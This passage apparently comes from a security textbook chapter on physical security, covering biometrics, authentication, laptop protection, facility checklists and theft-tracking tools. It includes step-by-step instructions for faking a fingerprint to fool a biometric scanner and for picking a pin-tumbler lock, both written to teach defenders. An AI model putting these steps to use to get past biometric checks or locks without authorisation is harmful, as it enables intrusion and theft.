 - The user is asked to look through a small opening in the device at a small green light. It takes about 10 to 15 seconds for the device to recognize and verify the patterns in the eye of the user.
- Vein pattern scanner
 - The arrangement, location, and thickness of veins are considered unique biological traits.
 - The hand's vein structure is read with an infrared light source.
 - These traits are compared with stored data, thus authenticating a person if there is a match.
- Palm print scanner: Palm print technology is a new biometric method used to verify a person's identity. There are two types of features in palm prints: structural and statistical.
 - Structural features use the lines that exemplify a palm accurately.
 - Statistical features use the physical features, but they cannot reveal the structural information of the palm print.
- Hand geometry scanner
 - Hand geometry biometric technology scans the hand for 3-D features such as the size and shape of knuckles and fingers. This type of scanning does not consider scars, cuts, etc.
 - The scanner equipment has a light source, a mirror, a camera, and a scanning surface.
 - The hands of the user are placed in a uniform position, and pegs are used to calculate the area between the fingers and the angle between them. During the scanning process, 90 characteristics are recorded.

- Signature dynamics analyzer
 - This type of analysis is used to verify an individual's identification on the basis of their signature.
 - Signature scanning equipment includes an electronic drawing tablet and stylus used to record the direction, speed, and coordinates of a handwritten signature.
- Keyboard dynamics analyzer
 - Keyboard dynamics technology analyzes the user's keystrokes on the keyboard.
 - The various characteristics that are used to verify dynamics are speed, pressure, total time taken to type a specific word, and the amount of time taken to hit certain keys.
 - Keyboard dynamics technology uses two different variables: "dwell time" is the amount of time a particular key is held down, and "flight time" is the time interval between keystrokes.

Knowledge-Based Authentication This type of authentication is based on a user's knowledge. A traditional UNIX password system would be an example of this type. Password authentication depends on something the user knows that is hard to guess. To make reliable authentication, the user must have a password that cannot be guessed by others. Many people set weak passwords or have a hard time keeping passwords secret. When creating a password, using short keys makes a password weak; conversely, using long keys makes it strong.

There are two ways to make traditional and memorized passwords nonreusable:

- *Encrypted time stamp*: This method is used by the protocol Kerberos. It prevents playback while modifying time stamps without knowing the password.
- *Challenge-response system*: With this system, the password given is dependent on the prompt given by the server.

Object-Based Authentication This type of authentication uses physical objects such as cards or tokens to validate users. These objects function as **digital certificates**, which are essentially access keys containing a user's identity information and digital signature. With electronic cards, it becomes practical to use challenge-response or time-based encryption. **Encryption** is the translation of information into code for secure transmission. For challenge-response, the user encodes the rule in the card itself that converts the challenge to the response. For time-based encryption, the user encodes both the time source and the encryption in the card itself.

Smart Cards Smart cards are similar to credit cards in shape and size, but their memory capacity is much greater, allowing users to carry digital certificates on them.

- A smart card contains memory and a CPU. It has more information than a magnetic stripe card (memory only), and it can be programmed for different applications.

- Smart cards provide mobility and improved security by allowing users to carry their digital certificates with them. Digital certificates can be used anywhere on the Internet where user identification is required.
- Digital certificates allow users to communicate secretly over the Internet. One needs a personal identification number (PIN) for using a smart card. This makes the smart card more secure, as only the user of the card knows the PIN.
- Personal computers at the office can be protected from unauthorized access using smart cards. Smart cards separate the certificates from the hard drive and ask for a PIN to access the system. Smart cards become disabled if a certain number of attempts to input the right PIN fail.
- Some smart card readers look similar to a 3.5-inch floppy drive which, when connected to laptops or PCs, allow users to safely access the Internet or corporate data.

Security Token Security tokens provide an extra level of assurance through a method known as two-factor authentication: Users have a personal identification number (PIN), which authorizes them as the owner of that particular device. The device then displays a number that uniquely identifies users to the service, allowing them to log in.

- Security tokens are physical objects, unlike passwords.
- A smart card is accessible via a PIN, whereas a token is used in tandem with a PIN.
- Validating users on a network is easy when using a security token.
- Tokens improve security, lower the cost per user, centralize the authentication mechanism, reduce administrative costs, and prevent unauthorized access to services.

Laptop with 5,000 Medical Records Stolen According to an article in *The Independent* dated February 14, 2008, a laptop was stolen from the outpatient department at Russells Hall Hospital in Dudley, UK. The laptop contained records of 5,123 patients with a blood disorder. Hospital management sent letters to affected patients about the theft. The data in the stolen laptop were protected by two sets of usernames and passwords. The database contained the names, addresses, and dates of birth of the patients. Paul Farenden, chief executive of Dudley Group of Hospitals NHS Trust, reassured the public that it was unlikely that access could be gained to the database.

Securing Laptops The physical security of digital devices is as important as Internet security software. Antivirus, antispymware, and other security software will not protect you from a thief stealing your laptop.

Laptops must be secured because they often contain information about confidential assets. Figure 2-1 illustrates the results of an informal TechRepublic poll for laptop theft.




Figure 2-1 This informal TechRepublic poll shows the high rate of company laptop thefts.

The high percentage of company laptop thefts makes this area of physical security a high priority. Personal information about a laptop's owner can be discovered through this kind of theft, but information about a company's network can also be gained by tracking IP addresses and finding the mail servers used. Hackers can use this kind of information to discover and exploit vulnerabilities in a company's network. Information concerning business deals, financial arrangements, and company strategies can also be discovered on an employee's laptop. Both the laptop itself and the information it holds must be secured against potential attackers and competitors with malicious intent. Intruders can attack with a number of malicious programs—viruses, Trojans, worms, rootkits, dialers, joke, spyware, and spam—which can corrupt stored data. In order to avoid laptop theft or compromise, information in laptops must be secured through the following means:

- *Password protection:* Use a combination of uppercase, lowercase, alphanumeric characters, and special symbols. Changing passwords frequently is another measure to safeguard them. The BIOS of the laptop must be protected with an appropriate password. Also disable the BIOS setting for floppy drives and other devices.
- *Blocking unnecessary ports and devices:* In order to protect the laptop from unwanted, unauthorized access, device-locking software must be installed and all unwanted ports and devices, such as USB drives, must be disabled.
- *Patches and updates:* The operating system should be updated regularly. Patches and updates can be downloaded and installed either manually from the vendor's Web site, or by using automatic updating tools provided by the vendor.
- *Antivirus software, firewalls, and intrusion detection systems:* Antivirus software and spyware detection software must be installed and updated regularly. The firewall rules should also be updated, and the IDS configured to prevent unauthorized access.
- *Encryption:* With the rise in laptop theft, it is advisable to encrypt confidential/important files stored on a laptop.

- *Securing the operating system:* The operating system should be secured by checking the default configurations.
- *Laptop registration:* A laptop must be registered with its manufacturer. This can help in tracking it in case of theft.
- *Laptop engraving:* The laptop is safer if it is marked permanently with the company's logo and other identifying information. Tamper-resistant metal commercial asset tags are also helpful in the recovery of a stolen laptop.

Other Measures

- Avoid unnecessary user accounts and renaming the administrator account.
- Disable the display of the last logged-in username in the login dialog box.
- Backup data on a regular basis.

According to a computer crime and security survey carried out by CSI, losses, in dollar amounts, of a typical organization due to various types of attacks are shown in Figure 2-2.




Figure 2-2 This chart shows the high cost of laptop thefts to companies.

Operational Measures

These are taken to ensure the security of organizational resources before and during operations. Operational measures include:

- Identifying possible threats
- Analyzing threats
- Risk assessments

Physical Security Personnel

Effective measures need to be taken to ensure a company's security. Precautions should include ensuring that there is sufficient physical security to prevent illicit and untraceable access to the data processing facility. Security personnel need to be deployed according to the value and secrecy of the work being carried out. Both physical and intellectual property need to be considered. In large corporations, it is common for different types of security personnel to be deployed according to the sensitivity of the work and/or equipment. Usually a chief security officer trains and supervises security personnel, and monitors the corporation's overall security infrastructure.

With accountability comes responsibility. Most organizations do not have employees who are accountable for security. If compromises occur in a company's security, employees tend to hold others responsible. If a network is compromised, the system administrator is likely to be held accountable, regardless of where the fault took place. To strengthen the physical security of a company, the following personnel should be made accountable for a firm's physical and information security:

- The security officer
 - This officer is responsible for any physical security breach.
 - The security officer is responsible for educating the rest of the employees and guards on duty.
 - The security officer has to manually check every detail of a firm's physical security.
- Safety officer
 - The safety officer assesses the fire protection and safety measures that need to be taken.
 - Educating employees and other staff on fire and safety should be of prime concern for this officer.
- Information systems analyst or security administrator
 - This officer primarily looks into network security and related issues.
- The chief information officer
 - This officer heads the committee that frames security policies.

Physical Security Challenges

Challenges to a company's physical security can be classified as threats, personnel challenges, and security countermeasures.

Physical Security Threats

Vandalism

- Disgruntled or former employees may try to compromise the system.
- Systems could be mishandled during civil unrest or a disaster.

Theft

- Lack of proper security and locks may result in theft of equipment.
- The presence of an alert guard within the premises can help prevent theft.

Natural Calamities

- Earthquakes
 - Tarpaulins/plastic sheets should be readily available in the system room. Covering computing assets in an emergency may mitigate damage.
 - Magnetic tapes should be covered to prevent wear and tear.
 - Operators should be trained on how to properly cover equipment.
- Fire and smoke
 - Fires are generally caused by human error.
 - Fire alarms and extinguishers should be placed well within reach of employees.
 - Smoke detectors should be placed on the ceiling and in other locations.
 - A separate, secure smoking zone should be available to company employees.
- Flood
 - Periodic inspections under the flooring in the data processing room must be conducted to check for water seepage, especially during times of heavy precipitation.
 - Water detectors should be installed and subjected to periodic checks.
 - Administrators should be aware of proper shutdown procedures, and exercise drills must be performed regularly.
- Lightning and thunder
 - All computer systems should have a UPS (uninterruptible power supply) to protect the systems from voltage fluctuations, sudden power surges, or power outages.
 - Such incidents can damage the hardware of a computer, especially the memory chips.

Dust

- Dust that accumulates on hardware hinders its performance.
- Dust can seriously hinder a PC's ability to cool down.
- Even if the computer's case has never been opened, dust can still get in through the drive openings. An effective way to remove dust from the inside of a CPU is with compressed air, which can be used to blow dust away from the motherboard and other components.

Water

- PCs should not be placed near water sources that can splash onto the components or drip down into them.
- PCs should not be placed near windows. During storms, there may be a chance of water getting inside the CPU through the openings meant for cooling.
- PCs should be placed in an environment where humidity is controlled.

Explosions

- Chemicals should be placed in isolation.

Terrorist Attacks

- Terrorist actions can often occur regardless of a building's security. These types of attacks can be extremely destructive. The building should be adequately lit at night on all sides.
- Only people with proper security clearance should be permitted into the data processing area. Suspicious parties should be reported to security and/or the concerned authorities.

Personnel Challenges

The physical security officer may face many challenges while ensuring physical security. These include:

- *Enforcing physical security policy:* Practical problems, such as inconveniences caused by the implementation of physical security policies, may raise security threats.
- *Social engineering attempts:* Social engineering tricks may be attempted on personnel to divulge sensitive information about the security arrangements of a company. Such knowledge may prompt attackers to find ways to compromise security systems. Management should provide enough training to employees to make them aware of social engineering attempts.
- *Restrictions for sharing experience and knowledge:* Access control policies may restrict personnel in one department from sharing their experiences and knowledge with other departments. Physical security ensures data security but may also restrict knowledge and company efficiency.
- *Cost and time:* Installing a physical security department in a company takes both time and money. Costs are incurred in the form of salaries, system installations, and training. Management can outsource security functions to a reliable and efficient firm that specializes in this area.
- *Terrorism:* Terrorists may enter a company through the standard recruiting process and later collect sensitive data needed for designing an attack on the target organization. Background checks on employees are crucial for avoiding this kind of attack.
- *Sophisticated technologies:* Security personnel often encounter problems with sophisticated technologies such as hidden cameras and recorders. Security personnel should be trained regularly on the technologies that can breach the security of an organization.

Security Countermeasures

Security countermeasures are tools and techniques used by intruders to bypass physical security measures. They include spyware technologies, techniques to bypass biometric authentication devices, lock-picking techniques, and TEMPEST monitoring.

Spyware Technologies Spyware has been around since before the Cold War. Intelligence agencies used innovative technologies such as spy cameras and sound recorders to help agents in the field gather information. Current technologies include small pinhole

cameras with audio as well as clear black-and-white pictures. Spyware is not only available to government agencies, but also to the general public. One recent camera is the size of a dime, and can be hidden in a wall, under a necktie, underneath jackets, or in any other strategic location. Another camera looks like a calculator and transmits color video and audio up to 1,000 feet. This system comes with a four-channel receiver, and connects to any TV or VCR for portable recording.

Other spyware includes:

- Long-range wireless video recorders
- Color video optical GRII (glasses)
- Smoke alarm video cameras
- Lock pick sets
- Spy cameras
- Night-vision cameras
- GPS tracking systems
- Wiretapping equipment
- Voice recorders
- Voice changers

Biometric Authentication Mechanism Challenges

- Fingerprints can be faked easily. Dirty fingers can disturb the matching process. Some scanners need the proper placement of fingers for verification.
- Face recognition systems can be tricked by masquerading techniques such as hats, beards, sunglasses, and facemasks.
- Hand geometry algorithms use a limited number of data points, resulting in a higher level of false negatives and false positives than other types of biometrics.
- Retinal systems can be falsified when there is no beam of light illuminated into the eyeball at a fairly close distance.
- Some users object to vascular pattern technology that uses infrared light.
- Voice dynamics is prone to inaccuracy as it relies on the production of a “voice template” that is compared with a recorded voice.

Faking Fingerprints Following are the steps involved in faking fingerprints:

1. Identify the original fingerprints that are going to be forged. Glasses, doorknobs, and glossy paper can be good sources to obtain fingerprints of the target.
2. Sprinkle the fingerprint with colored powder so that it sticks to the fat. Latent fingerprints are nothing but fat and sweat on the surface used by the target.
3. Scan the fingerprint.
4. Use a professional image editor to work on the scanned image. It is necessary to get the exact image of the fingerprint to use as a mold from which a dummy is made.



5. Make a print of the image on a transparency sheet using a laser printer. Add wood glue to one of the prints on the transparency sheet.
6. Add a small drop of glycerin to help in the process of making the dummy. Use a roller for letterpress printing.
7. After the glue dries up, pull it off of the transparency and cut it to finger size.
8. Glue the dummy onto the user's finger with theatrical glue and use this finger in the biometric scanner.

Lock Picking Lock picking is the technique of unlocking a lock without the use of its key. An attacker can pick a lock to get direct unauthorized access to an area by using this technique. Tools used for lock picking are called lock picks, and they can include simple tools such as hair-pins, safety pins, and blank keys. Lock picks are used to manipulate or operate the internal pins of a lock. A pick is inserted into the key hole and rotated systematically to set the internal pins to the correct position, releasing the lock. With the right set of lock picking tools, every lock can be picked. Lock picks used for releasing pin-tumbler locks include the tools in Figure 2-3.




Figure 2-3 This illustration shows different kinds of lock picks.

Picking a Pin-Tumbler Lock The following steps are used for unlocking or releasing a locked pin-tumbler lock, illustrated in Figure 2-4, without using valid keys.




Figure 2-4 This illustration shows the locked and unlocked positions of a pin-tumbler lock.

- *Step 1:* Slip into the lock, as shown in Figure 2-5, by using a tension wrench and a safety pin. Bend the pin so that it's straight and can be inserted into the lock. First, insert the safety pin into the lock. When the pin has reached the deepest part of the lock, slowly raise it toward the last tumbler and hold it as shown in Figure 2-5. Insert the the tension or torque wrench into the lock and rotate it. A gentle sound will be heard when the tumbler breaks.




Figure 2-5 Step one is to break the first tumbler.

- *Step 2:* Keeping the tension wrench with the same pressure, perform the steps explained in step 1 again on the next tumbler. It will be a little easier this time. See Figure 2-6.




Figure 2-6 Break the second tumbler while keeping the same pressure on the tension wrench as in step one.

- *Step 3:* Apply the same procedure for all the remaining tumblers, holding the tension wrench with even pressure. The lock is released when all the tumblers are broken. See Figure 2-7.




Figure 2-7 Continue to keep the same pressure on the tension wrench while the rest of the tumblers are broken.

TEMPEST Monitoring TEMPEST is the abbreviation for Transient Electromagnetic Pulse Emanation Surveillance Technology or Telecommunications Electronics Material Protected from Emanating Spurious Transmissions. This technology deals with information that is unintentionally leaked out of computers through energy emissions. These emissions are known as CE, or **compromising emanations**, and they can occur as:

- Electromagnetic fields set free by elements of plaintext processing equipment
- Text-related signals coupled to cipher, power, signal, control, or other BLACK lines through common circuit elements such as grounds and power supplies or inductive and capacitive coupling
- Sound waves emanating from mechanical or electromechanical devices

Sources of TEMPEST Signals

- *Functional sources:* Functional sources such as switching transistors, oscillators, signal generators, synchronizers, line drivers, and line relays generate electromagnetic energy.
- *Incidental sources:* Machinery that is not designed to generate electromagnetic energy, such as electromechanical switches and brush-type motors, can be an incidental source of CEs.

Types of Compromising Emanations The types of CE are RED baseband signals, modulated spurious carriers modulated by RED baseband signals, and impulsive emanations.

RED baseband signals are the most easily recognized CE. This type of CE can be introduced into electrical conductors connected to circuits with the same impedance and power source as circuits processing RED baseband signals. This type can also be introduced into an escape medium by capacitive or inductive coupling.

Modulated spurious carriers are the result of modulation of a carrier by RED data. The carrier could potentially be a parasitic oscillation generated in the equipment.

Impulsive emanations are caused by very fast mark-to-space and space-to-mark transitions of digital signals.

Physical Security Checklists

It is very important to have a checklist for physical security. Checklists ensure that every aspect of a company's security policy is covered and accounted for. These lists can be given to the appropriate security personnel and to employees who deal with the specific checklist areas.

Checklists are needed for the following common vulnerable aspects of a company's physical security:

- Company surroundings
- Premises
- Reception
- Servers
- Workstation areas
- Wireless access points
- Equipment such as fax machines and removable media
- Access controls
- Computer equipment maintenance
- Wiretapping
- Remote access

Physical Security Checklist: Company Surroundings Checklist for securing a company's perimeter:

- Fences
 - Fences can be used as a deterrent.
 - A high-security installation must contain two fences—an outer and inner fence, each between 15 and 30-feet high.
- Gates
 - Gates are an additional level of protection.
 - Gates can be used to filter visitors that are coming in and leaving.
 - Electronic gates add an extra layer of security because they cannot be opened manually.
- Walls
 - Walls are used to separate various areas.
 - Guard dogs behind the walls of a facility can provide additional protection.
- Guards
 - Guards are of two types: in-house (company-paid) guards and contract guards.

- Contract guards are less secure since they do not work for the company, and if they commit a mistake they may simply be transferred to another site. In-house guards know the facility better and have more to gain by doing a good job, so they are more security conscious.
- Alarms
 - Alarms can be used to indicate a problem with machinery, water levels, chemical spills, tornadoes, or fires.

Physical Security Checklist: Premises Checklist for protecting the company's premises:

- AC duct access
 - There is a chance of an intruder getting in through such ducts.
- CCTV cameras with monitored screens and video recorders
 - CCTV cameras help in analyzing the events of the day, in case something suspicious happened.
 - CCTV cameras provide real-time monitoring of the premises. Their presence can act as a deterrent.
 - The only drawback of these cameras is that their usefulness depends on the personnel monitoring them.
- Intruder detection systems
 - Intruder systems can be placed in secure locations such as the server room, laboratory, or testing room.
 - Examples are interior sensors and ultrasonic detectors.
 - Interior motion sensors can be used to detect an intruder inside the premises.
 - Ultrasonic detectors operate at very high frequencies that the human ear cannot hear.
 - The difference between an intruder detection system and other warning systems is that when the alarm for the intruder system is triggered, it means someone unauthorized has gained entry to an area or is trying to get in. When other warning systems are triggered, it sends a warning to people about other types of problems—such as fire or equipment malfunction.
- Panic buttons
 - These buttons/alarms are placed throughout a company to signal various dangers. Two examples include the button a bank teller may have to warn of a robbery, or a button a receptionist might have to warn security of a dangerous person trying to gain admittance.
 - These buttons signal if there is a fire or other type of mishap in the vicinity.
- Burglar alarms
 - Some instruments are fitted with burglar alarms. If anyone tries to remove them physically or touch them, they send a signal in the form of a loud siren, thus alerting security.

- Window and door bars
 - Window and door bars are the most basic method of securing a room.
 - This type of security has been in use for centuries.
- Deadlocks
 - Deadlocks are also called deadbolts. These might have either have a turning knob on one side and a key lock on the other side, or it can have a key lock on both sides depending on the specification.

Physical Security Checklist: Reception Reception is usually a busy area with a large number of people coming and going. This area often has a seating area for visitors and can be of use to a person who wants to learn about the office staff and the company's activities. A person can be seated in the waiting area on the pretext of meeting someone and eavesdrop on the conversations taking place in the reception area.

Following is the checklist for securing the reception area:

- *Seating arrangement:* The seating arrangement for visitors should be at a safe distance from the reception desk so that a person sitting in the waiting area cannot overhear conversations.
- *Loitering policy:* A person sitting in the waiting area for an unusually long period should be questioned. If the person's response cannot be verified (e.g., the individual is waiting for an employee), the person should be asked to leave for security reasons.
- *Files and media:* Files and documents, removable media, etc., should not be kept on or near the reception desk.
- *Access to administrative area:* Reception desks should be designed to discourage attempts by non-staff members to inappropriately gain access to the administrative area.
- *Computer screen visibility:* Computer screens should be positioned in such a way that people near the reception desk are unable to see them easily.
- *Hardware security:* Computer monitors, keyboards, and other equipment at the reception desk should be locked whenever the receptionist moves away from the desk, and should be logged off after office hours.

Physical Security Checklist: Server The server is the most important component of any network, so it should be given a high level of security. The server room should be well lit. High-end configurations should be used for servers so that they can sustain the overload due to continuous uptime.

Following is the checklist for securing the server:

- *Acceptable use:* Servers should not be used to perform day-to-day activities.
- *Security enclosure:* Servers should be enclosed and locked to prevent any physical movement.
- *Drive access:* Booting from floppy and CD-ROM drives on the server should be disabled, and if possible these drives should not even be on the server.
- *Label use:* Some system administrators label the server and other systems in the server room. These labels sometimes have the operating system's name and hardware

specification written on them. This is not wise, as anyone who passes through the server room can get details about the server and other devices. If an attacker sees this information, they do not have to go through the tiresome process of footprinting.

- *Additional systems:* Unnecessary services and subsystems should be removed.
- *Software updates:* Patches and versions should be kept updated.

Physical Security Checklist: Workstation Area It is common for both large and small companies to have areas where the majority of employees who use computers work. Often each of these employees has a cubicle for an office. Employees need to be educated on such points as how to secure their desktops to prevent any kind of intrusion. Employees like to personalize their workstations as well as their PCs, but they need to be educated on how to secure this personal space. Many people write their passwords, personal information, IP addresses, or telephone numbers on whiteboards, post-it notes, pads, or pieces of paper. This should be discouraged, since attackers can easily obtain this information—as well as critical information regarding the LAN and the company—by going through dumpsters or by other means. Address books, company policies, reminders, and user IDs should be kept away from the reach of others.

Following is the checklist for securing the workstation:

- *CCTV:* Install CCTV cameras with monitored screens and video recorders to monitor the movements of employees.
- *Terminal screen access:* Unmanned/unattended terminal screens should be locked to prevent unauthorized access.
- *Cubicle design:* Workstation cubicles should be designed in such a way that employees cannot see each other's terminal screens.
- *PC movement:* PCs should be locked down to prevent any physical movement.
- *Removable drives:* Removable media drives should be avoided on workstations, if it is possible. Only one workstation per row should have such drives, and that particular workstation should not be used for any other purpose.

Physical Security Checklist: Wireless Access Points A wireless access point (WAP) is a piece of wireless communications hardware that creates a central point of wireless connectivity. Similar to its hardware counterpart hub, the access point is a common connection point for devices in a wireless network. Access points can be used to connect segments of a LAN, utilizing transmit-and-receive antennas instead of ports for access by multiple users of the wireless network. Similar to standard wired hubs, access points are shared bandwidth devices that can be connected to the wired network via a Network Access Medium (NAM), allowing wireless access to a company's network.

The mobility of a wireless network is its biggest disadvantage. If an intruder successfully connects to a firm's wireless access points, they are virtually inside the LAN, just like any other employee of the firm. To prevent such unauthorized access, the wireless access points should be secured.

Wireless Security

Enabling WEP and WPA/WPA2 on a Wireless Network These protocols are used to secure wireless networks from eavesdropping. WEP stands for **Wired Equivalent Privacy**.

It provides an encryption standard designed for wireless networks. Although it is widely used, it is considered to be inferior to **WPA (Wi-Fi Protected Access)**. The advantage of the WPA/WPA2 protocol is that the encryption keys can be changed as and when needed.

MAC Address A MAC (media access control) address can help prevent unauthorized access by illegitimate users because the MAC addresses of legitimate users are registered with the router. Tools that detect MAC address spoofing should be installed on the network to trap intruders.

End-to-End Encryption End-to-end encryption is a process that allows data to be transmitted to one particular recipient, making the data secure from eavesdropping over the Internet. This can be done using protocols such as TLS (Transfer Layer Security) and SSH (Secure Shell).

VPN (Virtual Private Network) A VPN can be used to transfer critical/sensitive data/information between two users. VPN is a network that functions securely by “tunneling” through larger public networks. The tunneling technology of VPN ensures that the data are not sniffed and are encrypted.

Access Point Evaluation

- Check for rogue access points.
- Change default configuration.
- Install personal firewalls and intrusion detection systems on laptops.
- Scan the OS for any incorrect security configuration.
- Lock down the system with limited user accounts and limited access.
- Disable broadcast of SSID.

Following is the checklist for wireless access points:

- *Encryption*: Encryption should be employed (WEP for open access, and WPA and VPN for better encryption).
- *Passwords*: Access points should be password protected, and passwords should be robust and hard to crack.

Physical Security Checklist: Other Equipment Following is the checklist for equipment such as fax machines, removable media, etc.:

- Fax machines
 - Fax machines near the reception area should be locked in the absence of the receptionist.
 - Faxes received should be filed properly.
- Telephones
 - Telephones in the reception area should not be left unattended.
 - Proper checks should be carried out to make sure telephones are not wiretapped.

- Telephones should be locked, requiring a PIN code to unlock for dialing, as well as physically locked by placing a guard on the keypad.
- Numbers should not be written on the telephone instrument.
- Instrument labels
 - There should not be any labeling of instruments that don't typically have removable media.
- Device accessibility
 - Multifunctional devices such as scanners, fax machines, printers, and copiers should not be easily accessible.
- Modems
 - Modems should not have autoanswer mode unnecessarily turned on.
- Removable media
 - Removable media should not be openly displayed in public places.
 - Physically destroy corrupted removable media, for example, by burning or shredding.

Physical Security Checklist: Access Control Access control must be used to prevent unauthorized access to highly sensitive operational areas. Following is the checklist for access control:

- *Separation of work areas:* Every department must have a separate work area to maintain control over access and follow security policies. This also ensures the easy identification of employees and the departments for which they work.
- *Biometric access control:* Biometric access controls should be in place in any highly sensitive operational area.
- *Entry cards:* Entry cards, also called key or access cards, are used to differentiate visitors from employees.
- *Mantraps:* **Mantraps** are automatic devices for securing a sensitive location in an organization from trespassers. Mantraps are used for access control to high-security areas.
- *Employee sign-in procedures:* Employee sign-in procedures are used to record information regarding an employee's arrival at a lab, departments they have been to, and their exit times.
- *Identification badges:* These are used for internal verification and identification of employees.

Physical Security Checklist: Computer Equipment Maintenance

- *AMC companies:* Many large firms outsource their computer maintenance to Annual Maintenance Contract (AMC) companies.
 - AMC company personnel are summoned in case of any hardware failure or system complaints.
 - AMC company personnel should not be left alone when they come to the company for maintenance.

- The toolboxes and baggage of the AMC company personnel should be thoroughly scanned for any suspicious materials that could compromise the security of the firm.
- *Maintenance personnel:* Appoint a person who will be responsible for looking after the maintenance of computer equipment.
- *Equipment storage:* Computer equipment in warehouses should also be accounted for.

Physical Security Checklist: Wiretapping There are different types of legal means to record conversations. If either party involved in the conversation has knowledge about the recording, it is called a one-party state. If both parties have knowledge about the recording, it is called a two-party state. It is illegal to record a conversation without the consent of either party. This is called wiretapping, and can be performed by listening through a third telephone, or by means of wiretapping technologies that can detect phone conversations through the telephone wires.

Following is the checklist to secure against wiretapping:

- *Inspection:* Inspect all data-carrying wires routinely.
- *Shielding:* Protect wires using shielded cables.
- *Conceal wires:* Never leave wires exposed.

Physical Security Checklist: Remote Access Remote access is an easy way for an employee to work from any location outside the company's physical boundaries. It is easy for an attacker to access the company's network remotely by compromising the employee's connection. Remote access is more dangerous than physical access, as the attacker is not in the vicinity, and there is less likelihood of catching the culprit. Remote access to the company's networks should be avoided, as much as possible.

Following is the checklist for facilitating remote access:

- *Encryption:* The data flowing during remote access should be encrypted to prevent eavesdropping.
- *Access restrictions:* Remote access should be restricted to top employees who have a higher-than-average level of responsibility within the company.
- *Login procedure:* There should be a separate login for remote access, and the password sent to the server for authentication should be encrypted so that it is not visible to sniffers.

Tools

Device Lock Device Lock is a device control solution to safeguard network computers against internal and external attacks.

Device Lock will do the following:

- Allow network administrators to lock out unauthorized users from USB ports.
- Allow administrators to control access to devices such as floppies, serial and parallel ports, magneto-optical disks, CD-ROMs, ZIPs, and USBs.
- Generate a report concerning the permissions that have been set.



- Provide a level of precision control over unavailable device resources.
- Grant users temporary access to USB devices when there is no network connection.
- Control the system remotely using the centralized management console.
- Generate a report displaying the USB, Firewire and PCMCIA devices.
- Set devices to read-only mode.
- Give a complete log of port and device activity such as uploading and downloading made by users and filenames in the standard Windows event log.
- Provide a report displaying the USB, Firewire and PCMCIA devices currently connected to computers, as well as those that were previously connected.

Figure 2-8 shows how Device Lock fits into a network.




Figure 2-8 Device Lock protects network computers against attacks.

Lock-Picking Tools

- *Lock-picking set*: These tool sets include a variety of 14 tools made with electroless nickel plating. Sets often contain:

- Lock picks
- A broken-key extractor
- Tension tools
- *Auto jiggers*: This stainless steel tool is designed for foreign and domestic cars and trucks.
- *Cylinder lock*: If a valid key is inserted in the lock, it can lift the pin tumblers, permitting the cylinder plug to rotate and open the door.
- *Jackknife*: A jackknife is made up of a small handle that can be opened to reveal lock picks and a tension tool.
- *Tubular lock picks*: These tools help to tune the needle pressure of a lock with high spring pressure when attempting to pick it.
- *Shovit tool*: This tool can unlock many door locks. It works by pushing the device and forcing the plunger. It is one of the easiest and cheapest ways of lock picking.
- *Electric pick*: This tool uses a 3-volt electrical system powered by two conventional alkaline or Ni-Cad C-cell batteries. It should contain:
 - Picking needles
 - Tension tools
 - Adjustment wrenches
- *Broken-key pullers*: See Figure 2-9 for pictures of these tools.




Figure 2-9 This is an assortment of lock-picking tools.

Laptop Security Tools

Laptop Steel Cable Locks Steel cable locks protect laptops from theft by securing them to something that is not easy to move. The cables do not depend on the built-in security slots that many manufacturers are now adding to their laptops. The cables can also be used with other devices by using different add-on adapters. Keying options: keyed-alike, keyed-different, or master-keyed are available.

Laptop Tie-Down Bracelets Tie-down bracelets secure laptops with a locking post that is secured to a desk or table. It can be locked by turning a key. Keys must be kept in a safe place, away from the computer.

Portable Laptop Carts Portable laptop carts provide mobile security for storing multiple laptops. Electrical units allow laptops to be recharged. Various models are designed to secure 30, 24, 18, and 15 laptops, respectively.

Tracking and Recovery Tools Lost or stolen laptops are recovered by a variety of tracking and recovery techniques.

Track Stick GPS Tracking Device The Track Stick GPS Tracking Device is a 1 MB Memory Stick that can store months of travel information. It has the capability to record the following:

- Its own time
- Its own date
- Its own speed
- Its own direction
- Its own altitude

The Stick keeps track of travel information and records its history. The output comes in the following formats:

- RTF (Detailed text file with .html map links)
- XLS (Microsoft Excel spreadsheets)
- HTML (Web page with graphics and maps)
- KML (Proprietary Google Earth file)

The Track Stick receives signals from 24 satellites orbiting the earth. It can estimate a location anywhere on the planet by using 3-D mapping technology. Each location can be pinpointed to within 15 meters.

Laptop Tracker—XTool Computer Tracker XTool Computer Tracker uses a signature software-based transmitter to send a signal to the Signal Control Center by means of telephone or Internet connection. The signal sent from the stolen piece of software enables the user to reboot the system when it starts and when the IP address changes. Every signal holds

the telephone number or the IP address that is used by the transmitted signal. Stolen equipment can be reported to the control center, which can then trace the stolen equipment. The user also has the facility to delete files remotely, even if the system is mobilized.

The following are the platforms it supports:

- All Windows platforms including XP
- All Macintosh platforms including OS X

The following are some of the features of XTool Computer Tracker:

- *Undetectability*: Some antivirus programs can detect XTool, but it does not affect the performance of the system.
- *Compatibility*: The tool can be upgraded or downgraded as needed, without affecting the computer's security.
- *Smart adaptability*: The tool is adaptable to a new environment or configuration, simultaneously ensuring a computer signal every time from anywhere.
- *Global monitoring capability*: XTool has the capability of worldwide monitoring coverage.
- *Global recovery capability*: Worldwide monitoring and recovery services help the computer owner search for stolen equipment across the globe by contacting various authorities, phone companies, and Internet service providers. The tool keeps track of the computer's footsteps 24/7.

Ztrace Gold Ztrace Gold is a security application that connects with a server (ZSERVER) every time an Internet connection is established. If a laptop equipped with Ztrace Gold has been reported missing, a recovery team identifies its physical location and coordinates with local law enforcement to retrieve it. Ztrace Gold is undetectable and cannot be removed from a laptop's hard drive.

The CyberAngel The CyberAngel security application is enabled when a laptop user cannot correctly enter an authentication password. When authentication fails, the application immediately encrypts sensitive data—stored on a separate area of the hard drive—and makes it invisible to the user. The CyberAngel then sends a signal to a security monitoring center that checks to see if the laptop has been reported stolen. The CyberAngel uses Wi-Fi technology to physically locate the computer, and a recovery team coordinates with law enforcement to recover it.

ComputracePlus ComputracePlus tracks large numbers of computers, including remote and mobile assets. It provides detailed reports for every computer with an Internet connection. This is useful for:

- Tracking machines as they change hands or move around within an organization
- Reducing and deterring theft problems
- Recovering lost or stolen computers

STOP (Security Tracking of Office Property) Plate STOP plates use a barcode and an indelible tattoo to mark laptops and other equipment with an identifier that can be traced

anywhere in the world. The barcode is included in an international database that allows a recovery team to quickly trace and recover a stolen laptop. This barcode also allows companies to track their internal inventories with a STOP handheld scanner.

The following are some of the features of STOP plates:

- STOP's patented marking system prevents theft by eliminating resale value.
- The STOP system helps in recovery and boasts a 90% reduction in equipment loss.
